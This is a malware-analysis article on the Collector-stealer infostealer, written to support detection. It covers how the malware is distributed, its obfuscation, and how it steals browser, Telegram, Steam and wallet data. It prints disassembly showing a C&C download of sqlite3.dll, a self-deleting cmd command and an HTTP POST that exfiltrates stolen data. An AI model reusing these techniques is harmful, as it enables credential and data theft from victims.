virus BULLETIN Covering the global threat landscape

COLLECTOR-STEALER: A RUSSIAN ORIGIN CREDENTIAL AND INFORMATION EXTRACTOR

Aditya K Sood & Rohit Chaturvedi
Advanced Threat Research Center of Excellence, Office of the CTO, F5

INTRODUCTION

Collector-stealer, a piece of malware of Russian origin, is heavily used on the Internet to exfiltrate sensitive data from end-user systems and store it in its C&C panels. The stolen information is consumed in the underground cyberspace for nefarious purposes. In this article, we present a 360 analysis of the Collector-stealer malware to unearth hidden artifacts covering binary analysis, its working, and the design of associated C&C panels. While carrying out our research on Collector-stealer we found enough indicators to lead us to believe that the malware author is based in Russia. The attacker primarily uses Collector-stealer to target European countries, but it also affects users in other countries such as the USA, China, Cambodia and others. Let's start the analysis of Collector-stealer to unearth some insights. We will refer to the malicious code as 'Collector-stealer' throughout this article.

COLLECTOR-STEALER DISTRIBUTION MECHANISMS

We began our research on the Collector-stealer malware by looking at how this malicious code has been distributed across the Internet. The Collector-stealer author uses multiple methods to launch infections, which include coercing users to visit phishing portals hosting free game downloads, *Windows* activation/crack software packages, etc., to trigger drive-by download attacks that install the malware on the fly. Drive-by download attacks can be executed by exploiting vulnerabilities in client software such as browsers or abusing the inherent design of browsers. For Collector-stealer distribution, the phishing emails contained messages that appeared to have come from legitimate authorized entities. With additional efforts, we analysed the domains (or subdomains) contained in the phishing emails to collect more intelligence. In the following sections we discuss a few different examples to explain how the attacker distributes the malware.

KMSAuto activation utility bundled with Collector-stealer

KMSAuto (see Figure 1) is a free *Windows*/*Office* activation utility. In fact, KMSAuto is an unauthorized piece of software that allows the user to circumvent the integrity of the operating system to install cracked tools and is also categorized as a hack tool or 'riskware', allowing end-users to use *MS Office* products illegally. Generally, hack tools like KMSAuto enable attackers to bundle their malicious code with the cracked utility so that legitimate applications can be used in conjunction with malicious code, a technique known as piggybacking.

Using the piggybacking technique, malicious code rides on the back of the KMSAuto utility and activates the legitimate application illegally, to inject additional malicious payloads. Collector-stealer is distributed in this manner. Upon execution of the utility, KMSAuto activates the application at the front, but in the backend it creates a sub-process that installs Collector-stealer on the victim's machine and starts to communicate with the C&C server.



Figure 1: KMSAuto crack utility.

A number of other riskware utilities are used to serve the same purpose as KMSAuto. The majority of these packages relate to games or *Discord* VPN, such as GTAV, NewWay ModMenu, COD Manager, etc. The quote *'Nothing comes for free on the Internet'* is worth mentioning here: if a user downloads any crack utility, software key generator or cracked games/software from an untrusted site, there is high chance that it will lead to the user's machine being infected with malicious code.

Collector-stealer downloading via fake miner web portal

KMSAuto is not the only method through which Collector-stealer is distributed. Phishing web portals mimicking content from legitimate software provider sites are also used to spread the malware. During our research, we discovered that the attacker hosted a phishing web portal that replicated the content from a cryptocurrency software provider portal. The phishing web portal hosted Collector-stealer packages, and when the user visited the web portal, Collector-stealer was downloaded on the fly. The phishing web portal tricked users into believing that they had downloaded legitimate miner software, which was not the case.

Figure 2 shows a comparison between the phishing portal and the legitimate portal.



Figure 2: Phishing web portal on the left vs legitimate web portal on the right.

The phishing web portal was ethhomework[.]online and the legitimate web portal was hostero[.]eu. The attacker mirrored the content from the hostero[.]eu site and also added socially engineered messages such as offering bitcoin after downloading, which is nothing but bait for users.

Now we have an understanding of the distribution mechanisms deployed by the attackers to spread Collector-stealer. Next, we present a technical analysis.

TECHNICAL ANALYSIS

Malware history and objective

Public reports have already been published about this malware. The malware has been active since mid-2020 and is still active in the wild and actively compromising victim machines. Collector-stealer, a stealth stealer written in C++, infects the victim machine to steal valuable information such as stored passwords, cookies, web data and more, from the infected machine. Collector-stealer, as its name suggests, is collectively used by many bad guys to exfiltrate data from across the world.

Let's start an in-depth analysis of the main program and have a look at the functionalities this malware is equipped with.

Portable executable file structure

In this section we will present a basic structure of the Collector-stealer malware using static analysis. Figure 3 shows the portable executable (PE) file structure. Overall, PE file structure analysis helps us to understand the design of an executable. PE format is

composed of Common Object File Format (COFF), object code, dynamic link libraries (DLLs), font files, and core dumps in 32-bit and 64-bit versions of *Windows* operating systems. The PE format is a data structure that provides the information to the *Windows* loaders required to load the executable code in the memory. This includes dynamic library references for linking, API export and import tables, resource management data, and other structures.

```
------------------------------   METADATA    ------------------------------
File name:                       malware.exe
Upload time:                     2021-09-14 01:52:28
File size:                       322648 byte
File type:                       PE32 executable (GUI) Intel 80386, for MS Windows
MD5:                             bd27acd9bc0ba05847dc0d8ea443e437
SHA1:                            151a2865819859e670a152409ae17ce8ce8f0200
SHA256:                          7b92f03c104ecded53f06eb45ea31c6eec767fa328e571b79cbd804631f49b85

------------------------------    HEADER     ------------------------------
Signature:                       PE
Machine:                         MACHINE_TYPES.I386
Number of sections:              5
Time Date stamp:                 1577968645
Pointer to symbols:              0
Number of symbols:               0
Size of optional header:         224
Characteristics:                 CHARA_32BIT_MACHINE - EXECUTABLE_IMAGE

------------------------------  OPT HEADER   ------------------------------
Magic:                           PE32
Major linker version:            14
Minor linker version:            23
Size of code:                    225792
Size of initialized data:        91648
Size of uninitialized data:      0
Entry point:                     0x18dfb
Base of code:                    0x1000
Base of data                     0x39000
Image base:                      0x400000
Section alignment:               0x1000
File alignment:                  0x200
Major operating system version:  6
Minor operating system version:  0
Major image version:             0
Minor image version:             0
Major subsystem version:         6
Minor subsystem version:         0
WIN32 version value:             0
Size of image:                   0x51000
Size of headers:                 0x400
Checksum:                        0x4fb78
Subsystem:                       WINDOWS_GUI
DLL Characteristics:             DYNAMIC_BASE - NX_COMPAT - TERMINAL_SERVER_AWARE
Size of stack reserve:           0x100000
Size of stack commit:            0x1000
Size of heap reserve:            0x100000
Size of heap commit:             0x1000
Loader flags:                    0
Number of RVA and size:          16
```

Figure 3: PE structure of the Collector-stealer malicious code.

Now we have provided a basic overview of Collector-stealer, including the basic details of the PE structure. Let's analyse the binary for more insights.

Import address table and critical functions

It is important to analyse the PE import address table (IAT) to understand the API functions being imported from the system DLLs and used during the execution of the binary. When a PE file is loaded into the system, the *Windows* loader is required to read the PE structure and load the image directly into the memory. During this process, the loader is also responsible for loading all the DLLs that the executable is going to use into the associated process address space. The mapping of DLLs and related API functions is managed through the import address table, which contains the function pointers that the *Windows* loader copies while DLLs are loaded. In simple terms, the IAT defines which API functions the executable is going to consume and performs related operations. We extracted the IAT table of the Collector-stealer malware and the most critical API functions are discussed in Table 1 to help to understand how Collector-stealer works in the system.

DLL	Critical API functions	Basic overview
urlmon.dll	URLDownloadToFileA	Used to download files from the Internet.
wininet.dll	InternetCloseHandle InternetOpenA InternetConnectA HttpSendRequestExA HttpEndRequestA InternetWriteFile HttpOpenRequestA	The library contains modules that help applications to interact with FTP and HTTP protocols to access Internet resources. This library contains Internet-related methods.
crypt32.dll	CryptUnprotectData	Microsoft Cryptographic library, which implements many of the certificate and cryptographic messaging functions in the CryptoAPI, such as CryptSignMessage.
ADVAPI32.dll	RegGetValueA RegOpenKeyExA	Advanced Application Programming Interface (AdvAPI32) is designed to support security calls and registry manipulation calls.
Shell32.dll	SHGetFolderPathA	Designed to provide *Windows* Shell API functions, which are used to open web pages and files.
User32.dll	CloseClipboard FindWindowA OpenClipboard keybd_event GetDesktopWindow ShowWindow GetClipboardData	Contains modules that help to implement the *Windows* USER component, additionally provides functions by which we can simulate user behaviour.
Kernel32.dll	OutputDebugStringW IsDebuggerPresent CreateFileW DeleteFileW LoadLibraryA TerminateProcess GetCurrentProcess FindFirstFileExW FindNextFileW GetFileAttributesEx VirtualProtect WriteFile ReadFile GetStartupInfoW	Kernel32.dll is one of the major libraries in *Windows* machines. It provides functions for process and thread creation, memory management and more. It's a user-mode library.
gdiplus.dll	GdiplusShutdown GdipCreateBitmapFromHBITMAP GdipGetImageEncoders GdipCreateBitmapFromScan0 GdipSaveImageToStream GdipGetImageEncodersSize GdipDisposeImage GdiplusStartup	Microsoft Graphics Device Interface Library, designed to handle graphics components for images.

Table 1: Import address table.

Obfuscation routine

In this section we discuss the encryption and decryption procedures used by Collector-stealer. Listing 1 highlights the pseudocode that Collector-stealer uses to deobfuscate the *Windows* public directory path address and other obfuscated strings using the key (string) '1A'.

```
Step 1 : Encoded_String : "BB;YKXYBB6[HROIBB"
Step 2 : Deobfuscate_str : ""

Label 1:
     Deobfuscate_str =Deobfuscate_str+HEX(String[i])+1A
        If  i<=Length(Encoded_String) :
i=i+1
Goto Label 1
```

Listing 1: Pseudocode.

On successful deobfuscation of the code above and executing in a controlled manner, a number of strings were deobfuscated to obtain the clear text that clarifies how exactly Collector-stealer interacts with various resources in the system. Table 2 shows a number of clear text strings obtained after deobfuscation of the inherent routine used by Collector-stealer.

Encrypted string	**Decrypted strings**
2UMOT*GZG	Login data
)UUQOKY	Cookies
=KH*GZG	Web data
] GRRKZJGZ	wallet.dat
HXU]YKX	browser
JKYQZUV0x14VTM	desktop.png
0x15 0x3AKRKMXGS 0x6 0x2A KYQZUV 0x15ZJGZG	/Telegram Desktop/tdata
9ZKGS6GZN	SteamPath
95,:='8+BB<GR\KBB9ZKGS	SOFTWARE\\Valve\\Steam
0x14\JL	.vdf
YZKGS	/con

Table 2: Decrypted strings from the binary.

Whenever in the code the malware needs to use a string, it takes the encrypted string and passes it into functions to deobfuscate it.

On-demand pseudo number generator

To store all collected data into a file Collector-stealer performs additional operations to generate random file names by utilizing the power of *Windows* APIs to generate pseudo-random numbers, i.e. seed values to create random file names, determining the length of the calculated strings, etc. To create a random string file name, Collector-stealer calls GetSystemtimeAsFileTime, as shown in Figure 4.

```
push    offset unk_43EB3C ; int
push    offset unk_43EB38 ; int
push    offset aGetsystemtimep ; "GetSystemTimePreciseAsFileTime"
push    13              ; int
call    sub_425172
mov     esi, eax
add     esp, 10h
test    esi, esi
jz      short loc_42547A
push    [ebp+arg_0]
mov     ecx, esi
call    ds:___guard_check_icall_fptr
call    esi
pop     esi
pop     ebp
retn    4
-----------------------------------------------------------------

                        ; CODE XREF: sub_425443+23↑j
pop     esi
pop     ebp
jmp     ds:GetSystemTimeAsFileTime
```

Figure 4: Extracting the date and time from the system.

The GetSystemtimeAsFileTime API is used to obtain the current date and time of the system. The API processes 64-bit values, representing LowDateTime (**low**-order part of the file **time**) and HighDateTime (**high**-order part of the file **time**) under the FILETIME structure. In general, Collector-stealer validates the condition by verifying the data and time limits to calculate the current time of the system. The calculated date and time value act as seed values to create a random string for generating the file name. Figure 5 shows an algorithm used by Collector-stealer to generate 15-word-long random strings, which are later used as file names.

```
while ( 1 )
{
  v4 = rand() % 0x1A + 0x61;                // v4, the final calculated random 1 byte character .
  v17[0] = v4;
  if ( v2 >= v3 )
  {
    sub_415170(Block, 1, (int)this, v17[0]);
  }
  else
  {
    v15 = v2 + 1;
    v5 = Block;
    if ( v3 >= 0x10 )
      v5 = (void **)Block[0];
    *((_BYTE *)v5 + v2) = v4;               // moving final single Byte to desired location
    *((_BYTE *)v5 + v2 + 1) = 0;
  }
  v2 = v15;
  if ( v15 >= 0xF )                         // Same module iterate each time till random string length is 15 bytes long.
    break;
  v3 = v16;
}
```

Figure 5: Algorithm to create random string.

Figure 6 shows Collector-stealer creating a new file by calling the CreateFileW[1] function utilizing the same algorithm as highlighted in Figure 5.

```
RETURN from KERNELBASE.CreateFileW to kernel32.CreateFileW+4A
Arg1 = UNICODE "C:\\\Users\\Public\\/pmesugmywvcmiui"
Arg2 = 40000000
Arg3 = 3
Arg4 = 39F34C
Arg5 = 4
Arg6 = 80
Arg7 = 0
```

Figure 6: Create randomized named file.

[1] https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilew.

Collector-stealer also performs additional operations to extract the location and attempts to check the current time zone setting using the GetTimeZoneInformation function to check which time zone the victim machine belongs to, along with the computer name by calling the GetComputerName method.

Extracting screenshots via keyboard operations

In this section the focus is on analysing the interaction of Collector-stealer with the *Windows* clipboard and keyboard events to take screenshots. In general, clipboard operations cover the cut and copy functions that *Windows* provides. The clipboard history reflects the number of copy operations that are present in the clipboard. One of the main functionalities of Collector-stealer is to steal data via screenshot captures and store them in the clipboard. As shown in Figure 7, to capture the screenshot, the malware uses the Keybd_event function from user32.dll and simulates the user pressing 'Take Screenshot', bypassing 'VK_SNAPSHOT' as a key parameter in the keybd_event function.

```
PUSH 0                                          ExtraInfo = 0
PUSH 1                                          Flags = KEYEVENTF_EXTENDEDKEY
PUSH 45                                         ScanCode = 69.
MOV DWORD PTR SS:[EBP-4],0
MOV ESI,DWORD PTR DS:[<&USER32.keybd_event>]
PUSH 2C                                         Key = VK_SNAPSHOT
CALL ESI                                        USER32.keybd_even
PUSH 0
PUSH 3
PUSH 45
PUSH 2C
CALL ESI
PUSH 64                                         Time = 100. ms
CALL DWORD PTR DS:[<&KERNEL32.Sleep>]           KERNEL32.Slee
PUSH 0                                          hWnd = NULL
CALL DWORD PTR DS:[<&USER32.OpenClipboard>]     USER32.OpenClipboar
PUSH 2                                          Format = CF_BITMAP
CALL DWORD PTR DS:[<&USER32.GetClipboardData>]  USER32.GetClipboardDat
MOV EBX,EAX
CALL DWORD PTR DS:[<&USER32.CloseClipboard>]    USER32.CloseClipboar
```

Figure 7: Simulates screenshot key and stores captured image in clipboard.

Later, Collector-stealer accesses the captured image from the clipboard in bitmap format and converts it into stream (Figure 8).

```
GdipCreateBitmapFromScan0(v34[3], v34[4], v34[5], 2498570, v34[2], &v43);
v22 = (int)v43;
v23 = GdipSaveImageToStream(v43, v35, &v40, 0);
v29 = v22;
if ( v23 )
{
  GdipDisposeImage(v22);
  while ( v9 )
  {
    v30 = v9;
    v9 = (_DWORD *)*v9;
    sub_41F957(v30);
  }
  return -2147467259;
}
}
else
{
GdipCreateBitmapFromHBITMAP(v34[1], 0, &v43);
v24 = (int)v43;
v25 = GdipSaveImageToStream(v43, v35, &v40, 0);
```

Figure 8: Save captured image to stream.

```
FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 60   ÿØÿà  JFIF  `
00 60 00 00 FF DB 00 43 00 08 06 06 07 06 05 08   `  ÿÛ C
07 07 07 09 09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12
13 0F 14 1D 1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20
22 2C 23 1C 1C 28 37 29 2C 30 31 34 34 34 1F 27
```

Figure 9: Desktop screenshot hex.

Figure 9 is a byte stream of the captured screenshot, initial bytes '*FF D8 FF E0*', which is the four-byte signature of JPEG IMAGE. The malware writes a byte stream from memory into a newly created file in '\\public\\directory'. After taking a screenshot, Collector-stealer starts to look for other data such as finding *Telegram* data in the 'tdata' folder located at '%Appdata%'. The 'tdata' folder is the directory in which *Telegram Desktop* keeps all media-related files, session details, etc.

Client-side data access

In this section we will look at how Collector-stealer searches for sensitive information stored in specific directories. After getting basic information, Collector-stealer starts to iterate each folder and file in the location 'C:\Users\alert-user\AppData\Roaming\' and looks for file login data, cookie files, web data, and wallet.dat. Let's understand the type of content stored in these files. The details are discussed below:

- *Login data: Chrome* logins are stored in the 'Login Data' *SQLite* database, within the 'logins' table.
- *Cookies*: *Chrome* cookies are stored in the 'Cookies' *SQLite* database, within the 'cookies' table.
- *Web data*: *Chrome* form history is stored in the 'Web Data' *SQLite* database, within the 'autofill' table.
- *Wallet.dat*: the Bitcoin client stores private key information in a file named wallet.dat. The wallet.dat file contains private keys, public keys, scripts (which correspond to addresses), key metadata (e.g. labels), and the transactions related to the wallet.

Once Collector-stealer has completed the scanning of the primary directory, it iterates the '\\AppData\\Local' directory and once again looks for file login data, cookie files, web data, and wallet.dat. Collector-stealer also scans all desktop files and looks for files with specific extensions such as .txt, .log, .rdp and others. If any file is found with such an extension, it reads the content of the file and stores the data in a compressed RAR file.

Collector-stealer uses the URLDownloadToFile API to download sqlite3.dll from the C&C server, as shown in Figure 10, and stores it in the public directory.

```
MOV EAX,OFFSET 00ED0
PUSH 0                          Arg5 = 0
CMOVAE EAX,DWORD PTR            ASCII "C:\\\Users\\Public\\/rdzlrpdkpgafcgm.b"
PUSH 0                          Arg4 = 0
PUSH EAX                        Arg3
PUSH OFFSET 00ED59C8            Arg2 = ASCII "http://data-collector.online/sqlite3/sqlite3.dll"
PUSH 0                          Arg1 = 0
CALL DWORD PTR DS:[<            urlmon.URLDownloadToFile
```

Figure 10: Collector-stealer downloads the sqlite3 file.

The majority of modern browsers use *SQLite* databases to store data locally specific to different websites and applications. The data includes cookies, login data, autofill data, web data, etc. The parsing of an *SQLite* database requires the *SQLite* library. Collector-stealer leverages this functionality to obtain data in clear text from the *SQLite* database stored in the compromised end-user systems. *SQLite*'s library allows Collector-stealer to run SQL queries for data extraction. After successfully reading the data, Collector-stealer compresses all the stolen data, including directory structure, into Zip format. Figure 11 shows how Collector-stealer structures the collected data into a single archive file.



Figure 11: Malware downloads sqlite3 file.

Table 3 represents the complete directory structure compressed as a Zip file and sent by Collector-stealer to the C&C server.

Information.txt	Contains basic information such as launch time, username, etc.
desktop.png	Desktop screenshot.
/Browser/	Contains collected cookies data, autofill data, stored passwords.
/Files/	Contains collected files from a desktop location whose file types are .txt, .log, .docx, .rdp.
/Telegram/	Contains collected data from the data directory, i.e. Telegram data.
/Steam/	Contains collected data from the steam directory as well as Steam registry entries including active user details.

Table 3: Archived directory insight.

Network communication

Let's understand the network communication, i.e. how this malicious code interacts with the C&C server and transmits the stolen data through the network. After successfully collecting the sensitive data from the system, and before transmitting the data to the C&C server, as shown in Figure 12 Collector-stealer creates a new command line sub-process to check Internet connectivity on infected machines by pinging *Cloudflare* DNS resolver IP address 1.1.1.1. If the ping request fails, then it deletes the executable file along with all previously collected data and silently exits.

```
push    0x0
push    eax
call    sub_41a880   ; sub_41a880
add     esp, 0xc
lea     eax, dword [ebp-0x110]
xorps   xmm0, xmm0
movaps  xmmword [ebp-0x370], xmm0
push    0x104        ; argument "nSize" for method GetModuleFileNameA
push    eax          ; argument "lpFilename" for method GetModuleFileNameA
push    0x0          ; argument "hModule" for method GetModuleFileNameA
call    dword [imp_GetModuleFileNameA] ; GetModuleFileNameA, imp_GetModuleFileNameA,GetModuleFileNameA
lea     eax, dword [ebp-0x110]
push    eax
push    aCmdexeCPing111 ; "cmd.exe /C ping 1.1.1.1 -n 1 -w 1000 > Nul & Del /f /q \\\"%s\\\""
lea     eax, dword [ebp-0x318]
push    0x208
push    eax
call    sub_404360   ; sub_404360
add     esp, 0x10
lea     eax, dword [ebp-0x370]
push    eax          ; argument "lpProcessInformation" for method CreateProcessA
lea     eax, dword [ebp-0x360]
push    eax          ; argument "lpStartupInfo" for method CreateProcessA
push    0x0          ; argument "lpCurrentDirectory" for method CreateProcessA
push    0x0          ; argument "lpEnvironment" for method CreateProcessA
push    0x8000000    ; argument "dwCreationFlags" for method CreateProcessA
push    0x0          ; argument "bInheritHandles" for method CreateProcessA
push    0x0          ; argument "lpThreadAttributes" for method CreateProcessA
push    0x0          ; argument "lpProcessAttributes" for method CreateProcessA
lea     eax, dword [ebp-0x318]
push    eax          ; argument "lpCommandLine" for method CreateProcessA
push    0x0          ; argument "lpApplicationName" for method CreateProcessA
call    dword [imp_CreateProcessA] ; CreateProcessA, imp_CreateProcessA,CreateProcessA
push    dword [ebp-0x36c] ; argument "hObject" for method CloseHandle
call    dword [imp_CloseHandle] ; CloseHandle, imp_CloseHandle,CloseHandle
push    dword [ebp-0x370] ; argument "hObject" for method CloseHandle
call    dword [imp_CloseHandle] ; CloseHandle, imp_CloseHandle,CloseHandle
mov     ecx, dword [ebp-4]
xor     ecx, ebp
call    sub_4183ee   ; sub_4183ee
mov     esp, ebp
pop     ebp
```

Figure 12: Collector-stealer initiates ping request.

Let's dissect the command: 'cmd.exe /C ping 1.1.1.1 -n 1 -w 1000 > Nul & Del /f /q \"%s\"' to understand the complete operation.

- 'cmd.exe /C': run the command and then terminate after receiving the response.
- 'ping 1.1.1.1 -n 1 -w 1000'
  - '-n 1': total number of echo request should be 1.
  - '-w 1000': number of milliseconds to wait for the echo reply message corresponding to a given echo request message.
  - '1.1.1.1': *Cloudflare* DNS server that is publicly available to trigger DNS queries in a fast manner.
  - '> nul': The 'nul' data is a special file that discards the data written to it. Basically, it is used to hide the output of the command and avoid the use of the command output by the other process.
  - 'Del /f /q \\\%s\\\': the command deletes the referenced file quietly (/q) and forcefully (/f) on the fly to remove its traces on the end-user system.

Upon successful connectivity checks, Collector-stealer sends collected data to the C&C server. Figure 13 shows the malware using HTTP POST requests to transmit stolen data using zip files.

```
POST /collect.php HTTP/1.1
Content-Type: multipart/form-data; boundary=SendFileZIPBoundary
User-Agent: uploader
Host: collector-gate01.us
Content-Length: 53631
Connection: Keep-Alive
Cache-Control: no-cache

--SendFileZIPBoundary
Content-Disposition: form-data; name="fileToUpload"; filename="zipfile.zip"
Content-Type: application/zip
```

Figure 13: Collector-stealer exfiltrating data over HTTP channel.

If you see the 'user-agent' string, Collector-stealer does not use the standard browser identifier, rather a custom string 'uploader'. The data exfiltration process utilizes the HTTP communication channel. HTTP POST requests are initiated by Collector-stealer to exfiltrate the data in a compressed format (zipped) to the C&C panel managed by the attacker. The unzipping of the data occurs in the C&C panel itself and stolen data is uploaded in the C&C portal for utilization.

Command-and-control panel design

In this section, you will gain an understanding of the design of Collector-stealer's C&C panel. Collector-stealer C&C uses HTTP protocol for communication purposes. The data extracted from the compromised machine is sent to the C&C server in an archive format over HTTP. The Collector-stealer C&C server accepts the HTTP POST requests to receive data from infected machines. The Collector-stealer C&C panel is developed using PHP using openresty as a web server. Figure 14 shows the C&C login panel.



Figure 14: Collector-stealer administrative C&C panel.

Figure 15 shows how attackers keep stolen data in a more structured way.



Figure 15: Collector-stealer: stolen logs storage functionality.

INFERENCE

Information stealers actively target victims to exfiltrate sensitive information from the compromised systems. In this article we have discussed the analysis of the Russian origin Collector-stealer malware. The data stolen by Collector-stealer is used for nefarious purposes – it may be sold in the underground market, the information may be harnessed for launching additional attacks, etc. Due to its popularity in the wild, some adversarial groups have released cracked versions of Collector-stealer on the Internet and made it freely available. The intelligence presented in this research can be utilized to enhance detection and prevention solutions to combat the risks posed by the Collector-stealer malware.

APPENDICES

Appendix 1: Threat actor profile

As Collector-stealer is bundled with numerous stealing features, it quickly gained popularity on underground forums. Due to its extensive list of services offered, as shown in Figure 16, many forum users were keen to buy this stealer and even some groups attempted to provide cracked versions.

Our research team started to investigate the malware and its author and discovered some interesting facts. Collector-stealer is sold by the 'Hack_Jopi' group (Figure 17), and after some more digging we found that the author sells this malware only to Russian users. The author has been active on the forum since October 2018, is still active and periodically releases updates. As per the forum's updates, the last update version was v1.20 'aimed at fixing the collection of Telegram, Discord and Steam sessions'. But we also saw some samples with 1.21 version (malware mentioned version_id in drop file).

